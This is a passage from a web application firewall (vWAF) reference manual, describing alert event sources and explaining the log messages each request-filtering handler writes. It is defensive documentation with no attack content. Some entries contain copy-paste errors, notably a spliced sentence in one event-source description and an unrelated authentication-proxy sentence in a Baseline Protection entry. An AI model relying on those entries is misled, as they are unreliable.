  Triggers the addition of an IP address to the global IP blacklist via the Global Blacklist IP Event Destination (for details on the process, see Global IP Blacklisting).
- *Global Blacklist IP Added Event Source*
  Triggers an alert each time a new IP address is written to the global IP blacklist.
- *Requests Per Minute Event Source*
  Triggers an alert both when the total number of requests per minute on a cluster node exceeds a given upper limit, and when it later goes below a given lower limit.
- *Seen Enforcer Event Source*
  Triggers an alert when either a new enforcer has been added to the configuration or when an enforcer is inactive.

The following event sources are available for application-specific alerts only:

- *Denied Requests Per Minute Per Application Event Source*
  Triggers an alert both when the number of denied requests per minute relating to a specific application exceeds a given upper limit, and when it later goes below a given lower limit.
- *Denied Requests Per IP Per Severity Per Timeframe Per App. Ev. Source*

Triggers an alert when Triggers an event when new baseline rules are available for activation. has denied more requests within a given period of time than a given limit allows. You can also specify a severity level and the range of IP addresses to be taken into account.

- *New Sessions Per Minute Per Application Event Source*
  Triggers an alert both when the number of new sessions created for a specific application exceeds a given upper limit, and when it later goes below a given lower limit.
- *Requests Per Minute Per Application Event Source*
  Triggers an alert both when the total number of requests per minute relating to a specific application exceeds a given upper limit, and when it later goes below a given lower limit.
- *Requests Per IP Per Path Per Timeframe Per Application Event Source*
  This is special event source, which is triggered by the Event Per IP Per Path Prefilter Handler.

The following event sources can be selected both globally and on application level:

NOTE: These event sources are basically global. The reason why it's allowed to add them also to an application is to give Application Administrators the possibility to use these event sources as well.

- *New Baselines Available Event Source*
  Triggers an event when new baseline rules are available for activation.

Cluster State Event Source

Purpose

Triggers an alert both when a cluster (decider) node goes offline and back online.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when a cluster node goes offline. The default text here is "The following nodes are offline:".
msg up prefix	Here you can enter some text, which is added to the beginning of the issued alerts when a cluster node goes back online. The default text is "The following nodes are back online:".

Default Error Log Entries Per Minute Event Source

Purpose

Triggers an alert when vWAF writes more entries to the Default Error Log within the given timeframe than the limit allows.

NOTE: Depending on the selected timeframe, a new event is triggered for each new time interval. For example, when the chosen timeframe is “1 Minute” and for a period of 20 minutes each minute there are more new entries to the Default Error Log than the limit allows, the event source triggers 20 events. For more information, see *Default Error Log* and *Entries in the Default Error Log*.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
timeframe	Considered time interval in minutes to which the limit relates.
limit	Maximum number of entries to the Default Error log that are possible within the given timeframe without vWAF triggering an event.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the limit is exceeded within the given timeframe. The default text is "default errorlog entries per timeframe are over the configured limit:".

Denied Requests Per Minute Event Source

Purpose

Triggers an alert both when the number of denied requests per second on a cluster node exceeds the given upper limit, and when it later goes below the given lower limit.

ATTENTION: The limit must be exceeded for some time before vWAF triggers the alert (hysteresis characteristics). Therefore, there are no alerts for individual minutes where the number of denied requests is high just by coincidence.

NOTE: *Requests Per Minute Event Source* is a corresponding event (all requests). *Denied Requests Per IP Per Severity Per Timeframe Per App. Ev. Source* is a corresponding event (denied requests from a given IP).

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
upper limit	vWAF triggers an alert if for some time there's an average of more denied requests per minute on any cluster node than stated here.
lower limit	If an alert has been triggered for a cluster node, vWAF doesn't trigger any additional alerts for the same node until the average of denied requests per minute for this node goes below the limit stated here. When the number of denied requests has fallen below this limit for some time, there's a second alert.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the upper limit is exceeded. The default text here is "Denied requests per minute on the following nodes are over the configured limit:".
msg under prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the lower limit is reached again. The default text is "Denied requests per minute on the following nodes are under the configured limit:".

Denied Requests Per Minute Per Application Event Source

Purpose

Triggers an alert both when the number of denied requests per second relating to a specific application exceeds the given upper limit, and when it later goes below the given lower limit.

ATTENTION: The limit must be exceeded for some time before vWAF triggers the alert (hysteresis characteristics). Therefore, there are no alerts for individual minutes where the number of denied requests is high just by coincidence.

NOTE: *Requests Per Minute Per Application Event Source* is a similar event (all requests instead of denied requests).

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
upper limit	vWAF triggers an alert if for some time there's an average of more denied requests per minute on any cluster node than stated here.
lower limit	If an alert has been triggered for a cluster node, vWAF doesn't trigger any additional alerts for the same node until the average of denied requests per minute for this node goes below the limit stated here. When the number of denied requests has fallen below this limit for some time, there's a second alert.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the upper limit is exceeded. The default text here is "Denied requests per minute on the following nodes are over the configured limit:".
msg under prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the lower limit is reached again. The default text is "Denied requests per minute on the following nodes are under the configured limit:".

Denied Requests Per IP Per Severity Per Time-frame Per App. Ev. Source

Purpose

Triggers an alert when vWAF has denied more requests within a given period of time than a given limit allows. You can also specify that only denials of a certain severity are taken into account, and you can determine the range of IP addresses that vWAF looks at.

note: *Denied Requests Per Minute Per Application Event Source* is a corresponding event (all denied requests instead of requests denied from a specific IP).

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
timeframe	Period of time that vWAF looks at. vWAF can continuously analyze the most recent 1, 5, 30, or 60 minutes.
limit	Number of denials that are needed to trigger the event.
ip4range	Determines the size of the IPv4 range that vWAF looks at. • /0 sets a global limit. This means that an alert is triggered as soon as there are more denied requests for all IP addresses combined than the given limit allows. • /8 to /24 specifies a range of IP addresses (See *Specifying IP Addresses*). • /32 sets a limit per IP address. This means that an alert is only triggered if there have been more denied requests on the same IP address than allowed by the given limit.
ip6range	Determines the size of the IPv6 range that vWAF looks at. • /0 sets a global limit. This means that an alert is triggered as soon as there are more denied requests for all IP addresses combined than the given limit allows. • /16, /24, /32, /48 and /56 specifies a range of IP addresses. • /64 sets a limit per network. • /128 sets a limit per IP address. This means that an alert is only triggered if there have been more denied requests on the same IP address than allowed by the given limit.

Attribute	Meaning
severity	When counting the number of denied requests, vWAF only takes into account the denials that had at least the given severity. The default setting here is LOW, which means that all denied requests are counted. For details on severity, see *Severity of Events Triggered by Handlers*.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alert. The default text is "requests per client ip per severity for this application are over the configured limit:".

Global Blacklist IP Event Source

Purpose

Triggers the addition of an IP address to the global IP blacklist via the Global Blacklist IP Event Destination (for details on the process, see Global IP Blacklisting).

When used with another event destination, triggers an alert when there's a request to put an IP address onto the global IP blacklist.

Global IP blacklisting allows temporarily blocking of all traffic for specific IP addresses or specific ranges of IP addresses. This event and *Global Blacklist IP Added Event Source* can be configured to trigger the addition of IP addresses to the global IP blacklist. For more information, see *Global IP Blacklisting*.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
min timeout	Minimum timeout used when an entry is made to the global IP blacklist. This may overwrite the default setting made for the Blacklist IP Event Destination.
max timeout	Maximum timeout used when an entry is made to the global IP blacklist. This may overwrite the default setting made for the Blacklist IP Event Destination.
min ip4 netmask	Determines the netmask used when blacklisting IPv4 address ranges. For details, see Global IP Blacklisting and Specifying IP Addresses.
min ip6 netmask	Determines the netmask used when blacklisting IPv6 address ranges. For details, see Global IP Blacklisting and Specifying IP Addresses .
msg prefix	Here you can enter some text, which is added to the beginning of the issued alert (only used when the Global Blacklist IP Event Source is used in combination with another event destination than the Global Blacklist IP Event Destination). The default text is "the following ip range is blacklisted:".

Global Blacklist IP Added Event Source

Purpose

Triggers an alert when vWAF has added an IP address or a range of IP addresses to the global IP blacklist and if these IP addresses haven't been on the blacklist before.

Global IP blacklisting allows temporarily blocking of all traffic for specific IP addresses or specific ranges of IP addresses. This event and *Global Blacklist IP Event Source* can be configured to trigger the addition of IP addresses to the global IP blacklist. For more information, see *Global IP Blacklisting*.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
msg prefix	Here you can enter some text, which is added to the beginning of the issued alert. The default text is "the following ip range was added to the global blacklist:".

New Baselines Available Event Source

Purpose

Triggers an event when new baseline rules are available for activation (see Configuring and Updating Baseline Protection).

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
msg prefix	Here you can enter some text, which is added to the beginning of the issued alert. The default text is "a new baseline version is available".

New Sessions Per Minute Per Application Event Source

Purpose

Triggers an alert both when the number of new sessions created for a specific application exceeds the given upper limit, and when it later goes below the given lower limit.

ATTENTION: The limit must be exceeded for some time before vWAF triggers the alert (hysteresis characteristics). Therefore, there are no alerts for individual minutes where the number of new sessions is high just by coincidence.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
upper limit	vWAF triggers an alert if for some time there's an average of more new sessions for an application than stated here.
lower limit	If an alert has been triggered, vWAF doesn't trigger any additional alerts for the same application until the average of new sessions per minute goes below the limit stated here. When the number of new sessions has fallen below this limit for some time, there's a second alert.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the upper limit is exceeded. The default text here is "Created sessions per minute for the following applications are over the configured limit:".
msg under prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the lower limit is reached again. The default text is "Created sessions per minute for the following applications are under the configured limit:".

Requests Per Minute Event Source

Purpose

Triggers an alert both when the total number of requests per minute on a cluster node exceeds the given upper limit, and when it later goes below the given lower limit.

ATTENTION: The limit must be exceeded for some time before vWAF triggers the alert (hysteresis characteristics). Therefore, there are no alerts for individual minutes where the number of requests is high just by coincidence.

NOTE: *Denied Requests Per Minute Event Source* is a similar event (the number of denied requests per minute).

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
upper limit	vWAF triggers an alert if for some time there's an average of more requests per minute on any cluster node than stated here.
lower limit	If an alert has been triggered for a cluster node, vWAF doesn't trigger any additional alerts for the same node until the average of requests per minute for this node goes below the limit stated here. When the number of requests per minute has fallen below this limit for some time, there's a second alert.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the upper limit is exceeded. The default text here is "Requests per minute on the following nodes are over the configured limit:".
msg under prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the lower limit is reached again. The default text is "Requests per minute on the following nodes are under the configured limit:".

Requests Per Minute Per Application Event Source

Purpose

Triggers an alert both when the total number of requests per minute relating to a specific application exceeds the given upper limit, and when it later goes below the given lower limit.

ATTENTION: The limit must be exceeded for some time before vWAF triggers the alert (hysteresis characteristics). Therefore, there are no alerts for individual minutes where the number of denied requests is high just by coincidence.

NOTE: *Requests Per IP Per Path Per Timeframe Per Application Event Source* and *Denied Requests Per Minute Per Application Event Source* are similar events.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
upper limit	vWAF triggers an alert if for some time there's an average of more requests per minute on any cluster node than stated here.
lower limit	If an alert has been triggered for a cluster node, vWAF doesn't trigger any additional alerts for the same node until the average of requests per minute for this node goes below the limit stated here. When the number of requests per minute has fallen below this limit for some time, there's a second alert.
msg prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the upper limit is exceeded. The default text here is "Requests per minute on the following nodes are over the configured limit:".
msg under prefix	Here you can enter some text, which is added to the beginning of the issued alerts when the lower limit is reached again. The default text is "Requests per minute on the following nodes are under the configured limit:".

Requests Per IP Per Path Per Timeframe Per Application Event Source

Purpose

This is a special event source that's triggered by the Event Per IP Per Path Prefilter Handler.

NOTE: *Requests Per Minute Per Application Event Source* and *Denied Requests Per IP Per Severity Per Timeframe Per App. Ev. Source*are similar events.

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
msg prefix	Here you can enter some text, which is added to the beginning of the issued alert. The default text is "requests per client ip per prefix for this application are over the configured limit:"

Seen Enforcer Event Source

Purpose

Triggers an alert:

- when a new enforcer has been added to the configuration
- when an enforcer couldn't be seen for more than 5 minutes and thus seems to be inactive

NOTE: For more information regarding adding and editing Event Sources, see *Editing Event Sources*.

Attributes

Attribute	Meaning
msg add prefix	This text is added to the beginning of the issued alerts when a new enforcer has been detected. The default text here is "new enforcer seen:".
msg rmv prefix	This text is added to the beginning of the issued alerts when an enforcer is no longer available. The default text is "old seen enforcer expired:".

Log File Entries

This reference lists and explains the individual entries that can be found in the different types of log files generated by vWAF.

NOTE: For general information on log files, please refer to *Monitoring Attacks, Statistics, Log Files, Reports*.

It depends on the type of log file, which entries can be found:

- *Entries in Application-Specific Log Files*
- *Entries in the Default Error Log*
- *Entries in the Audit Log*
- *Entries in the Event Log*

Entries in Application-Specific Log Files

This reference lists and explains the messages that can appear in application-specific log files. For a description of how to view and filter log files, see *Log Files*.

ATTENTION: Log file entries are only created if the attribute enable logging has not been disabled for the particular handler.

Action taken

ATTENTION: Depending on your configuration for the individual handlers, many of the log file entries can apply to both events that caused an acceptance or to events that caused a denial of a request. To see whether a request was accepted or denied, view the entry in the Action column of the log file.

Possible entries in the Action column of the log files are:

- Any HTTP error code (see *HTTP Error Codes*) The request was denied with this code.
- OK: The request was accepted.
- NOTICE: The request was accepted, however some information was logged.
- WARNING: The request or the response could not be parsed, however it was accepted.

Authentication Handler

This handler can write the following entries to the log files:

- authentication failed - authproxy unreachable ...
  Authentication for a path failed because the authentication proxy could not be reached. This is an internal error. Please contact support.
  If the option fail open was enabled in the handler settings, the request was accepted.
  If the option fail open was not enabled in the handler settings, the request was denied.
  See:*Authentication Handler*
- cannot connect to authentication server
  The Authentication Handler was not able to communicate with the Authentication Server Backend. Check your settings in the configuration file stingrayafzeusafm.conf.
  If the option fail open was enabled in the handler settings, the request was accepted.
  If the option fail open was not enabled in the handler settings, the request was denied.
  See: *Authentication Handler*, *System Configuration*.
- invalid response from auth server - protocol error
  A communication error occurred between the Authentication Server Backend and the Authentication Handler.
  See: *Authentication Handler*
- not authenticated and not redirected - protocol violation
  The user provided an external authentication server that did not conform to the protocol.
  If the option fail open was enabled in the handler settings, the request was accepted.
  If the option fail open was not enabled in the handler settings, the request was denied. See: *Authentication Handler*
- redirecting request - redirect to {URL}
  The Authentication Handler redirected the request to the login page provided by the Authentication Server Frontend.
  See: *Authentication Handler*.

- the session handler needs to be enabled before this handler can be used
  The Authentication Handler couldn't work because the Session Handler was not enabled. Add the Session Handler to your ruleset.
  See: *Authentication Handler*, *Session Handler*.

Baseline Protection Handler

This handler can write the following entries to the log files:

- allowing request for KEY although the value is too big (NNN bytes)
  Authentication for a path failed because the authentication proxy could not be reached. This is an internal error. Please contact support.
  The argument KEY had NNN bytes, which exceeded the limit given by the attribute max variable size.
  Usually, the request would have been denied because the option reject if oversize was enabled. However, as the key given in the request matched one of the keys specified by the attribute reject if oversize was enabledn, the request was accepted.
  Note that this request was not checked for any patterns.
  See: *Baseline Protection Handler*
- cannot parse arguments ...
  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.
  If in Global Configuration the option allow Traffic if we cannot parse the request was enabled, the request was accepted.
  If in Global Configuration the option allow Traffic if we cannot parse the request was not enabled, the request was denied.
  See: *Baseline Protection Handler*, *Global Configuration*
- further decoding is possible MATCH_ON VALUE ...
  One or more additional decoding steps are possible, and the option reject if further decoding possible was activated in the handler settings. So the request was denied.
  See: *Baseline Protection Handler*
- invalid combination MATCH_ON VALUE match pattern CATEGORIES COMMENT iterations NNN
  The request was denied because it matched the given pattern. See: *Baseline Protection Handler*
- no baseline rules found - please run the baseline wizard or enable at least one rule
  The handler could not check the request for any patterns because no pattern was specified or all patterns were disabled.
  See: *Baseline Protection Handler*, *Baseline Protection Wizard*
- timelimit exceeded ...
  Pattern matching took longer than allowed by the attribute match timeout, so the check was aborted.
  If the option reject if match timeout was not enabled, the request was accepted.
  If the option reject if match timeout was enabled, the request was denied.
  See:*Baseline Protection Handler*
- value for argument KEY too big (NNN bytes)
  The argument key had n bytes, which exceeded the limit given by the attribute max variable size.
  The request was denied because the option reject if oversize was enabled.
  See: *Baseline Protection Handler*

Block Traffic Handler

This handler can write the following entries to the log files:

- block traffic - REASON
  The request was denied because all traffic had been blocked in the application control or because the cluster node had been disabled.
  See: *Application Control*, *Internal System Handlers*

Bypass Ruleset Handler

This handler can write the following entries to the log files:

- unconditional allow the request (server interface IP)
  The request was accepted without any analysis because the ruleset had been deactivated in the application control.
  See: *Application Control*, *Internal System Handlers*

Check HTML Syntax Handler

This handler can write the following entries to the log files:

- could not decode response body (wrong content-type) - falling back to ISO-8859-1
  vWAF was not able to decode the request's response body because a wrong content type was specified there. Check your web application to fix this inconsistency as soon as possible so that vWAF can reliably check all responses.
  The request was accepted and interpreted as ISO-8859-1. See: *Check HTML Syntax Handler*
- HTML syntax error - POSITION
  The HTML code returned by your web application contained the given syntax error. However, the request was accepted.
  See: *Check HTML Syntax Handler*

Check User Agent Handler

This handler can write the following entries to the log files:

- invalid User-Agent header = VALUE matches pattern PATTERN
  The request was denied because the specified user agent was on the blacklist (attribute invalid pattern).
  See: *Check User Agent Handler*
- invalid User-Agent header (no valid pattern found) = VALUE
  The request was denied because the specified user agent was not covered by the whitelist (attribute valid pattern).
  See: *Check User Agent Handler*

Classify Request Handler

This handler can write the following entries to the log files:

- there is a probability of n% that this is a bad request
  Shows the rating of the risk potential, conducted by the Classify Request Handler. See: *Classify Request Handler*
- there is a probability of n% that this is a good request

Shows the rating of the risk potential, conducted by the Classify Request Handler. See: *Classify Request Handler*

Content Type Handler

This handler can write the following entries to the log files:

- bad content-type: CONTENTTYPE
  The request was denied because the given content type was not covered by one of the attributes allow urlencoded, allow multipart, or allow content type list.
  See:*Content Type Handler*
- bad content-type for file upload: CONTENTTYPE
  The request was denied because the option check upload content types has been enabled but the request's content type was not covered by the list given for allow upload content type list.
  See: *Content Type Handler*
- cannot parse arguments ...
  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.
  If in the Global Configuration the option allow Traffic if we cannot parse the request was enabled, the request was accepted.
  If in the Global Configuration the option allow Traffic if we cannot parse the request was not enabled, the request was denied.
  See: *Content Type Handler*, *Global Configuration*
- content-type required
  The request was denied because it did not specify any content type and no replacement content type had been defined (attribute replace missing content type).
  See: *Content Type Handler*

Cookie Jar Handler

This handler can write the following entries to the log files:

- incoming cookie removed
  The Cookie Jar Handler has removed a browser cookie. This action was logged because the attribute log removed cookies was activated in the Cookie Jar Handler settings.
  See: *Cookie Jar Handler*
- the session handler needs to be enabled before this handler can be used
  The Cookie Jar Handler could not work because the Session Handler was not enabled. Add the Session Handler to your ruleset.
  See: *Cookie Jar Handler*, *Session Handler*

Deny Handler

This handler can write the following entries to the log files:

- deny request
  The request was denied because the Deny Handler had been enabled to block all requests.
  See: *Deny Handler*

Entry Point Handler

This handler can write the following entries to the log files:

- invalid entry point URL - redirect to MAINPAGE

  The request was denied because the URL was not included in the list of permissible entry points (attribute entrypoint in the handler settings). An HTTP-redirect was created to the page specified by the attribute mainpage.

  See: *Entry Point Handler*
- unsigned url - redirect to MAINPAGE

  The request was denied because the option url protection was enabled and a user tried to re-enter from an unsigned URL. An HTTP-redirect was created to the page specified by the attribute mainpage.

  See: *Entry Point Handler*
- invalid url signature - redirect to MAINPAGE

  The request was denied because the option url protection was enabled, a user tried to re- enter from a signed URL, but the given signature was incorrect. An HTTP-redirect was created to the page specified by the attribute mainpage.

  See: *Entry Point Handler*
- the session handler needs to be enabled before this handler can be used

  The Entry Point Handler could not work because the Session Handler was not enabled. Add the Session Handler to your ruleset.

  See: *Entry Point Handler*, *Session Handler*
- unseen url - redirect to MAINPAGE

  The request was denied because a user tried to re-enter from a page that was not linked by your web application (option url protection). An HTTP-redirect was created to the page specified by the attribute mainpage.

  See: *Entry Point Handler*

Event Per IP Per Path Prefilter Handler

This handler can write the following entries to the log files:

- could not read backend

  Internal error. As a result, the *Requests Per IP Per Path Per Timeframe Per Application Event Source* might not have been triggered appropriately. Please contact support.

  See: *Event Per IP Per Path Prefilter Handler*

Hide Basic Auth Handler

This handler can write the following entries to the log files:

- login as user USERNAME - redirect to URL

  A user was redirected to the log in page specified by the Hide Basic Auth Handler but did not log in successfully there. So the request was denied.

  See: *Hide Basic Auth Handler*
- logout - redirect to URL

  A user logged out successfully via the log in page specified by the Hide Basic Auth Handler.

  See: *Hide Basic Auth Handler*
- the session handler needs to be enabled before this handler can be used

The Hide Basic Auth Handler could not work properly because the Session Handler was not enabled. Add the Session Handler to your ruleset.

See: *Hide Basic Auth Handler*, *Session Handler*

ICAP Client Handler

This handler can write the following entries to the log files:

- handle broken multipart is enabled but we cannot parse arguments

  Although the attribute handle broken multipart was enabled in the configuration of the ICAP Client Handler, the handler could not parse the arguments.

  If in Global Configuration the Attribute allow traffic if we cannot parse the request was set, the request was accepted.

  Else the request was denied.

  See: *ICAP Client Handler*
- backend timeout

  The configured ICAP server did not respond within one second. The request was denied.

  See: *ICAP Client Handler*
- [ANY TEXT THAT THE ICAP SERVER RETURNS AS AN ERROR MESSAGE]

  The request was denied. Usually the reason is given within the text, such as “virus found”.

  See: *ICAP Client Handler*

Invalid Args Handler

This handler can write the following entries to the log files:

- blacklist entry PATTERN matches - invalid argument - KEY=VALUE

  The request was denied because the given argument (key = value) matched a pattern of the blacklist (attribute invalid key value pattern).

  See:*Invalid Args Handler*
- cannot parse arguments ...

  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.

  If in Global Configuration the option allow traffic if we cannot parse the request was enabled, the request was accepted.

  If in Global Configuration the option allow traffic if we cannot parse the request was not enabled, the request was denied.

  See: *Invalid Args Handler*, *Global Configuration*
- key KEY occurs at least twice in this request - possible HTTP parameter pollution attack

  The request was denied because a key occurred two or more times and the option reject duplicate keys was enabled.

  See: *Invalid Args Handler*
- not in whitelist - invalid argument - KEY=VALUE

  The request was denied because the given argument (key = value) did not match any pattern of the whitelist (attribute valid key value pattern).

  See: *Invalid Args Handler*
- too many arguments (NUMBER_OF_ARGUMENTS)

  The request was denied because it contained more arguments than allowed by the attribute max allowed arguments.

See: *Invalid Args Handler*

Invalid Body Text Handler

This handler can write the following entries to the log files:

- invalid text in body (Request) TEXT
  The request was denied because it contained a string that matched with one of the patterns for non-permissible requests (attribute requestTriggerPattern).
  See: *Invalid Body Text Handler*
- invalid text in body (Response) TEXT
  The response was not returned because it contained a string that matched with one of the patterns for non-permissible responses (attributeresponseTriggerPattern).
  See: *Invalid Body Text Handler*

Invalid Cookie Handler

This handler can write the following entries to the log files:

- blacklist entry PATTERN matches - invalid cookie - KEY=VALUE
  The request was denied because the given cookie matched a pattern of the blacklist (attribute invalid key value pattern).
  See: *Invalid Cookie Handler*
- not in whitelist - invalid cookie - KEY=VALUE
  The request was denied because the given cookie did not match any pattern of the whitelist (attribute valid key value pattern).
  See: *Invalid Cookie Handler*

Invalid Parameter Handler

This handler can write the following entries to the log files:

- invalid parameter PARAMETER
  At least one of the request's URI parameters matched with the blacklist specified for the attribute invalid parameters, so the request was denied.
  See: *Invalid Parameter Handler*
- no valid parameter
  The request's URI parameters did not match with any of the URI parameters specified for the attribute valid parameters, so the request was denied.
  See: *Invalid Parameter Handler*

Invalid Request Handler

This handler can write the following entries to the log files:

- allowing request for KEY although the value is too big (NNN bytes)
  The argument KEY had NNN bytes, which exceeded the limit given by the attribute max variable size.
  Usually, the request would have been denied because the option reject if oversize was enabled. However, as the key given in the request matched one of the keys specified by the attribute reject if oversize exception, the request was accepted.
  Note that this request was not checked for any patterns.
  See: *Invalid Request Handler*

- cannot parse arguments ...
  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.
  If in Global Configuration the option allow traffic if we cannot parse the request was enabled, the request was accepted.
  If in Global Configuration the option allow traffic if we cannot parse the request was not enabled, the request was denied.
  See: *Invalid Request Handler*, *Global Configuration*
- invalid combination METHOD URI KEY VALUE match pattern OWNER COMMENT
  The request was denied because it matched the given pattern.
  See: *Invalid Request Handler*
- invalid combination METHOD URI match pattern OWNER COMMENT
  The request was denied because it matched the given pattern.
  See: *Invalid Request Handler*
- no pattern list
  No pattern was specified in the handler settings, so the handler is essentially ineffective. The request was accepted though.
  See: *Invalid Request Handler*
- value for argument KEY to big (NNN bytes)
  The argument KEY had NNN bytes, which exceeded the limit given by the attribute max variable size.
  The request was denied because the option reject if oversize was enabled.
  See: *Invalid Request Handler*

Invalid Url Handler

This handler can write the following entries to the log files:

- invalid url (full url) pattern, full url is full url
  The request was denied because the URL matched with a pattern of the attribute invalid full url pattern.
  See: *Invalid URL Handler*
- invalid url (no valid pattern found)
  The request was denied because the URL did not match with any of the patterns provided by the attributes valid full url pattern and valid url pattern.
  See: *Invalid URL Handler*
- invalid url match pattern PATTERN url URL
  The request was denied because the URL matched with a pattern of the attribute invalid url pattern.
  See: *Invalid URL Handler*
- invalid url pattern, url url
  The request was denied because the URL matched with a pattern of the attribute invalid url pattern.
  See: *Invalid URL Handler*

Limit Requests Per Second Handler

This handler can write the following entries to the log files:

- deny request (too many requests per second)
  The request was denied because the given limit was exceeded.

See: *Limit Requests Per Second Handler*

Log Configuration Handler

This handler can write the following entries to the log files:

- CONFIGURED LOG DATA
  Additional information logged due to the settings made for the Log Configuration Handler. This is for information purposes only—no requests were denied.
  See: *Log Configuration Handler*

No Configuration Found Handler

This handler can write the following entries to the log files:

- no configuration found ...
  No matching path was found for the application.
  If in Global Configuration, the option allow traffic unknown hosts was enabled, the request was accepted.
  If in Global Configuration, the option allow traffic for unknown hosts was not enabled, the request was denied.
  See: *Internal System Handlers*
- no configuration found for proxy request - deny request
  There was a proxy request but no matching path was found for the application. The request was denied.
  See: *Internal System Handlers*

No Customer Key Found Handler

This handler can write the following entries to the log files:

- no customer configuration found for key ENFORCERTOKEN ...
  In the enforcer options, you have specified a customer key. However, you did not configure any application mapping for this key.
  If in Global Configuration, the option allow traffic for unknown hosts was enabled, the request was accepted.
  If in Global Configuration, the option allow traffic for unknown hosts was not enabled, the request was denied.
  Internal System Handlers , *Editing Application Mapping*

No Matching Path Found Handler

This handler can write the following entries to the log files:

- no configuration found (no matching path)
  The host specified in the request was found, but no path matching the URL of the request was defined.
  If in Global Configuration, the option allow traffic for unknown hosts was enabled, the request was accepted.
  If in Global Configuration, the option allow traffic for unknown hosts was not enabled, the request was denied.
  See: *Internal System Handlers* , *Editing Paths*

OWA Protection Handler

This handler can write the following entries to the log files:

- mailbox cross user access denied USERNAME -> URL - redirect to /Exchange
  A user who is logged in as the user USERNAME tried to access an URL that does not belong to his or her mailbox. The user was redirected to the URL /Exchange.
  See: *OWA Protection Handler*
- most parts of this handler will not work without the session handler
  You have added the OWA Protection Handler, but you did not add the Session Handler. Therefore, the OWA Protection Handler could not work properly and Outlook Web Access isn't protected. Add the Session Handler to your ruleset.
  See: *OWA Protection Handler*, *Session Handler*
- too many logins for user USERNAME from IPADDRESS
  Access for the user was blocked for one minute because there were more unsuccessful login attempts than permitted by the attribute limitLoginTriesPerMinute.
  See: *OWA Protection Handler*

Protect Form Handler

This handler can write the following entries to the log files:

- cannot parse arguments ...
  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.
  If in Global Configuration the option allow traffic if we cannot parse the request was enabled, the request was accepted.
  If in Global Configuration the option allow traffic if we cannot parse the request was not enabled, the request was denied.
  See: *Protect Form Handler*, *Global Configuration*
- cannot parse response
  The handler was unable to parse the response, so the handler could not learn about the form fields. Please check whether your web application returns a valid response.
  See: *Protect Form Handler*
- found an unprotected form ...
  The request was denied because a user inserted or manipulated a form.
  If the option redirect on deny was enabled, the user was redirected to the URL specified by the attribute mainpage.
  See: *Protect Form Handler*
- invalid value for input field FIELD
  The request was denied because an input field was not saved within the secure session, or because the value of an input field differed from the saved value. Both indicate attempts of manipulation.
  See: *Protect Form Handler*
- response too complicated (increase max_forms)
  The response was too complex to be analyzed successfully within the allocated internal session storage. Therefore the handler could not learn about the form fields.
  To resolve this problem, please carefully increase the value of the attribute max forms.
  See: *Protect Form Handler*

- the session handler needs to be enabled before this handler can be used
  The Protect Form Handler could not work properly because the Session Handler was not enabled. Add the Session Handler to your ruleset.
  See: *Protect Form Handler*, *Session Handler*
- unexpected exception during response parsing: TEXT
  A general error occurred while parsing, however this error had nothing to do with the parsing process itself. TEXT specifies the reason of this error.
  If you cannot resolve the problem, please contact support.
  See: *Protect Form Handler*

Redirect Handler

This handler can write the following entries to the log files:

- invalid redirect
  The user could not be redirected because no valid URL resulted from the given pattern replacement. Please check your configuration.
  See: *Redirect Handler*
- redirect to URL
  The user was successfully redirected to the given URL.
  See: *Redirect Handler*

Referer Handler

This handler can write the following entries to the log files:

- referer blocked by graylist REFERER ...
  The request was denied and the user redirected to the graylisturl because the HTTP referer was neither on the whitelist nor on the blacklist, and there were more requests with this HTTP referer than allowed by the attributes threshold counter and threshold timedelta.
  See: *Referer Handler*
- referer in blacklist REFERER
  The request was denied because the HTTP referer was on the blacklist and not on the whitelist.
  If the option blockblacklist was not enabled, the user was redirected to the URL specified by the attribute blacklisturl.
  See: *Referer Handler*
- referer not in whitelist REFERER ...
  The request was denied because the HTTP referer was not on the whitelist and the option whitelistonly was enabled.
  If the option blockblacklist was not enabled, the user was redirected to the URL specified by the attribute blacklisturl.
  See: *Referer Handler*

Required Header Field Handler

This handler can write the following entries to the log files:

- invalid header KEY: VALUE
  The request was denied because one of the headers did not match any valid header pattern, or because it matched an invalid header pattern.

See: *Required Header Field Handler*

- missing http header field HEADER
  The request was denied because one of the headers specified as required headers was missing.
  See: *Required Header Field Handler*

Response Body Filter Handler

This handler can write the following entries to the log files:

- cannot decode response body (invalid or unknown content encoding: ENCODING) - ignoring this response
  vWAF could not filter the response of your web application because it used an unknown encoding. The request was accepted unfiltered. Please contact support so that we might be able to support the encoding in later versions of vWAF.
